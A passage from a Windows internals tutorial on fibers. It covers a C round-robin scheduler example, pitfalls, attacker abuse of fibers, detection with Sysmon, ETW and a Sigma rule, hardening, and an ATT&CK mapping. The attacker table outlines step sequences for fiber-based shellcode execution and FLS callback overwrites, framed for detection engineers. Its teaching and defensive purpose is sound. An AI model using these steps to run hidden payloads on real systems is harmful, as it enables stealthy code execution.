}
8. Building a Round-Robin Cooperative Scheduler
Fibers shine when modeling cooperative pipelines: parsers, generators, state machines. A trivial scheduler is a dispatcher fiber that round-robins through worker fibers, each of which yields back via SwitchToFiber(g_mainFiber).
#define N 3
LPVOID g_workers[N];
LPVOID g_mainFiber;

VOID CALLBACK Worker(LPVOID id) {
    for (int i = 0; i < 4; ++i) {
        printf("[worker %llu] step %d\n", (ULONG_PTR)id, i);
        SwitchToFiber(g_mainFiber);   // yield
    }
    // Final yield — never return from a fiber routine.
    SwitchToFiber(g_mainFiber);
}

int main(void) {
    g_mainFiber = ConvertThreadToFiber(NULL);
    for (ULONG_PTR i = 0; i < N; ++i)
        g_workers[i] = CreateFiber(0, Worker, (LPVOID)i);

    for (int round = 0; round < 4; ++round)
        for (int i = 0; i < N; ++i)
            SwitchToFiber(g_workers[i]);

    for (int i = 0; i < N; ++i) DeleteFiber(g_workers[i]);
    ConvertFiberToThread();
    return 0;
}
This is the same pattern Microsoft SQL Server used for its historical “lightweight pooling” / fiber mode — one OS thread, many SQL user contexts.
9. Legitimate Use Cases and Pitfalls
| Use Case | Reason |
|---|---|
| Coroutines / generators | Native stack switching with no setjmp tricks |
| Porting cooperative legacy code | UNIX swapcontext-style schedulers map cleanly |
| Database engines | SQL Server fiber mode for high-concurrency workloads |
| Game engines / scripting hosts | Per-script execution context with explicit yield |
Pitfalls are sharp:
- COM is apartment-affinitive to threads, not fibers. Initializing COM on one fiber and using it from another corrupts COM bookkeeping.
- CRT and many MS libraries stash state in TLS. Switching fibers leaves that state behind, producing subtle corruption.
- Critical sections record the thread as the owner — a different fiber on the same thread re-enters without blocking.
- Stack-cookies and
__try/__exceptrely on SEH chain integrity;SwitchToFiberhandles this, but rawRtlInstallFunctionTableCallbackon a fiber stack must use the fiber’sStackBase/StackLimit.
10. Common Attacker Techniques
Fibers are attractive to adversaries because the entire execution primitive lives in user mode — no NtCreateThread, no CreateRemoteThread, no kernel ETW event for the act of switching execution. The patterns below are documented in public threat-research literature; described conceptually here for detection engineers.
| Technique | Description |
|---|---|
In-process shellcode via SwitchToFiber | Allocate PAGE_EXECUTE_READWRITE memory, copy a payload, call ConvertThreadToFiber then CreateFiber with the payload as lpStartAddress, then SwitchToFiber — execution begins with no new thread |
| Fiber-based ROP staging | A fiber’s saved CONTEXT includes RIP and RSP; manipulating a FIBER struct’s context fields lets an attacker pivot the stack on SwitchToFiber |
PEB->FlsCallback overwrite | Overwrite an entry in the process-wide FLS callback array; on the next FlsFree or fiber/thread teardown the attacker-controlled pointer is invoked with attacker-controlled data |
| TLS evasion via FLS | Hide per-task state in FLS slots that defensive tooling enumerating TLS will miss |
| API hiding via intrinsics | GetCurrentFiber/GetFiberData produce no IAT entry; static analysis missing gs:[0x20] reads will not see fiber-aware code |
The base ATT&CK parent for fiber-based in-process execution is T1055 Process Injection; MITRE has not assigned a fiber-specific sub-technique, so the closest analogue is T1055.004 (APC) which shares the “queue execution to a thread’s user-mode context” model.
11. Defensive Strategies & Detection
There is no kernel event for SwitchToFiber. Detection must focus on the setup that precedes fiber-based execution (RWX allocation, suspicious entry points) and on memory forensics of fiber state at rest.
Sysmon coverage for the surrounding behavior:
| Event ID | Signal |
|---|---|
1 | Process Create — establish baseline lineage |
8 | CreateRemoteThread — co-occurs with cross-process fiber staging |
10 | ProcessAccess — reflective loaders reading remote memory before fiber dispatch |
17/18 | Named-pipe create/connect — common multi-stage loader IPC |
25 | ProcessTampering — image-region tampering in a fiber host |
ETW providers worth subscribing:
Microsoft-Windows-Threat-Intelligence— flagsVirtualAlloc/VirtualProtectwithPAGE_EXECUTE_*, the precursor to fiber shellcode staging.Microsoft-Windows-Kernel-Process— does not see fiber switches but covers process/thread lifecycle.- A user-mode consumer hooking
NtAllocateVirtualMemory+NtProtectVirtualMemorygives the strongest pre-execution signal.
Memory forensics indicators:
- Walk
TEB.NtTib.FiberDataon every thread. Threads withHasFiberData == 1in processes that have no business using fibers are immediately interesting. - Use Volatility
malfindto surface private, executable, non-image-backed pages — the target of a fiber-staged payload. - Dump
PEB->FlsCallbackand verify every entry resolves to an expected module’s.textsection.
Sigma sketch for the cross-process precursor to fiber-based payload staging:
title: Suspicious ProcessAccess Preceding User-Mode Fiber Execution
id: 8f5c1d6e-3c7b-4b1f-9e1e-7e3e6e2b0a1f
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 10
    GrantedAccess:
      - '0x1fffff'   # PROCESS_ALL_ACCESS
      - '0x1f0fff'
    TargetImage|endswith:
      - '\explorer.exe'
      - '\svchost.exe'
  filter_legit:
    SourceImage|endswith:
      - '\MsMpEng.exe'
      - '\SenseIR.exe'
  condition: selection and not filter_legit
level: high
tags:
  - attack.t1055
  - attack.t1106
Hardening:
SetProcessMitigationPolicywithProcessDynamicCodePolicy(Arbitrary Code Guard) blocks creation of new executable pages, defeating fiber shellcode staging.- Control Flow Guard restricts indirect-call targets, narrowing
SwitchToFiberand FLS-callback abuse to valid entry points. - HVCI / memory integrity prevents kernel-side tampering of
FIBERstructures via vulnerable drivers. - WDAC / AppLocker policies that deny
PAGE_EXECUTE_*allocations on non-JIT processes raise the cost of any in-process execution primitive.

12. Tools for Fiber Analysis
| Tool | Description | Link |
|---|---|---|
| WinDbg | Dump TEB, walk NtTib.FiberData, inspect FIBER.FiberContext | microsoft.com |
| Process Hacker | Enumerate threads, inspect TEB, examine private RWX regions | processhacker.sf.io |
| Process Monitor | Capture VirtualAlloc/VirtualProtect sequences preceding fiber dispatch | sysinternals.com |
| Volatility 3 | windows.malfind, TEB plugins, FLS callback inspection | volatilityfoundation.org |
| pykd / WinDbg JS | Scripted walks of FIBER chains across all threads | githomelab.ru/pykd |
| x64dbg | User-mode debugging of fiber-aware binaries; trace gs:[0x20] reads | x64dbg.com |
| Ghidra | Static analysis; recognize GetCurrentFiber intrinsic pattern | ghidra-sre.org |
| Sysmon | Surrounding telemetry (Events 1, 8, 10, 25) | sysinternals.com |
A minimal WinDbg recipe to surface fiber-hosting threads in a captured process:
0:000> !teb
TEB at 000000abcd123000
    ...
    NtTib.FiberData:  0000020fabcde000
    ...
0:000> dt ntdll!_TEB @$teb HasFiberData
0:000> dq 0000020fabcde000 L40   ; raw FIBER bytes — layout version-dependent
13. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Process Injection | T1055 | Memory scan for private RWX regions; ETW TI on NtAllocateVirtualMemory |
| Process Injection: Asynchronous Procedure Call | T1055.004 | Closest published sub-technique to fiber-based in-process execution |
| Native API | T1106 | API-call auditing of CreateFiber/SwitchToFiber/FlsAlloc |
| Reflective Code Loading | T1620 | Image-load anomalies; fiber entry point in non-image-backed memory |
| Impair Defenses: Disable or Modify Tools | T1562.001 | ETW/AMSI hook integrity checks; user-mode hook auditing |
MITRE ATT&CK does not currently list a “Fiber Injection” sub-technique (current as of v16.1). Vendor research treats fiber-based execution as a variant of
T1055; map accordingly.
Summary
- A fiber is a user-mode cooperative thread invisible to the kernel scheduler —
SwitchToFiberperforms a stack and register swap entirely inKernelBase.dllwith no syscall. - The TEB exposes the fiber state via
NtTib.FiberData,HasFiberData, andFlsData; theFIBERstructure itself is undocumented and version-dependent. - TLS is per-thread and is not swapped on a fiber switch; FLS is per-fiber and is swapped, with destructor callbacks tracked in
PEB->FlsCallback. - Adversaries abuse fibers for in-process shellcode execution, ROP staging via the saved
CONTEXT, and code execution viaPEB->FlsCallbackoverwrites — none of which trigger thread-creation telemetry. - Detect via pre-execution signals (ETW TI on RWX allocations, Sysmon Event IDs
8/10/25), memory forensics on private executable regions andFlsCallbackintegrity, and hardening with ACG, CFG, and HVCI.
Related Tutorials
- System Calls and SSDT: How User Mode Reaches the Kernel
- User Mode vs Kernel Mode: Privilege Rings and the Boundary
- Threads and the TEB (Thread Environment Block)
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
References
- Fibers – Win32 apps | Microsoft Learn
- Using Fibers – Win32 apps | Microsoft Learn
- CreateFiber function (winbase.h) – Win32 apps | Microsoft Learn
- ConvertThreadToFiber function (winbase.h) – Win32 apps | Microsoft Learn
- Process Injection, Technique T1055 – Enterprise | MITRE ATT&CK®
- About Processes and Threads – Win32 apps | Microsoft Learn